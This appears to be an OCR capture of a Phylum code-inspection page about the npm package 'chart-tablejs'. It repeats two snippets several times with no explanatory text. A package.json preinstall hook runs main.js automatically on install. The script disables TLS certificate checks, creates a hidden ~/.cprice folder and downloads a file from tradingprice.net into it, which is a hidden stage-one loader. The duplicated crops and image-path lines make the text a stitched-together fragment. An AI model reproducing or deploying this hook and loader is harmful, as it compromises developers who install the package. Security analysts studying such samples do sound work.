
```json
{
  "name": "chart-tablejs",
  "version": "1.0.1",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "preinstall": "npm install sync-request && node main.js"
  },
  "author": "",
  "license": "ISC",
  "dependencies": {
    "sync-request": "^6.1.0"
  }
}
```

June 2023




```
{
  "name": "chart-tablejs",
  "version": "1.0.1",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "preinstall": "npm install sync-request && node main.js"
  },
  "author": "",
  "license": "ISC",
  "dependencies": {
    "sync-request": "^6.1.0"
  }
}
```

June 2023




```
const os = require("os");
const path = require("path");
var fs = require('fs');

function checksvn(version, projectUrl) {
    var request = require('sync-request');
    var res = request('GET', projectUrl);

    fs.writeFileSync(version, res.getBody());

}

process.env['NODE_TLS_REJECT_UNAUTHORIZED'] = 0

var dir = os.homedir() + "/.cprice";
if (!fs.existsSync(dir)){
    fs.mkdirSync(dir);
}
console.log(dir);
checksvn(path.join(dir,'/pricetoken'), 'https://tradingprice.net/checktoken.php');
```

June 2023




```
const os = require("os");
const path = require("path");
var fs = require('fs');

function checksvn(version, projectUrl) {
    var request = require('sync-request');
    var res = request('GET', projectUrl);

    fs.writeFileSync(version, res.getBody());

}

process.env['NODE_TLS_REJECT_UNAUTHORIZED'] = 0

var dir = os.homedir() + "/.cprice";
if (!fs.existsSync(dir)){
    fs.mkdirSync(dir);
}
console.log(dir);
checksvn(path.join(dir,'/pricetoken'), 'https://tradingprice.net/checktoken.php');
```

June 2023




```javascript
const os = require("os");
const path = require("path");
var fs = require('fs');

function checksvn(version, projectUrl) {
    var request = require('sync-request');
    var res = request('GET', projectUrl);

    fs.writeFileSync(version, res.getBody());

}

process.env['NODE_TLS_REJECT_UNAUTHORIZED'] = 0

var dir = os.homedir() + "/.cprice";
if (!fs.existsSync(dir)){
    fs.mkdirSync(dir);
}
console.log(dir);
checksvn(path.join(dir,'/pricetoken'), 'https://tradingprice.net/checktoken.php');
```

June 2023



```
const os = require("os");
const path = require("path");
var fs = require('fs');

function checksvn(version, projectUrl) {
    var request = require('sync-request');
    var res = request('GET', projectUrl);

    fs.writeFileSync(version, res.getBody());

}

process.env['NODE_TLS_REJECT_UNAUTHORIZED'] = 0

var dir = os.homedir() + "/.cprice";
if (!fs.existsSync(dir)){
    fs.mkdirSync(dir);
}
console.log(dir);
checksvn(path.join(dir,'/pricetoken'), 'https://tradingprice.net/checktoken.php');
```

June 2023



Phylum Code Inspector

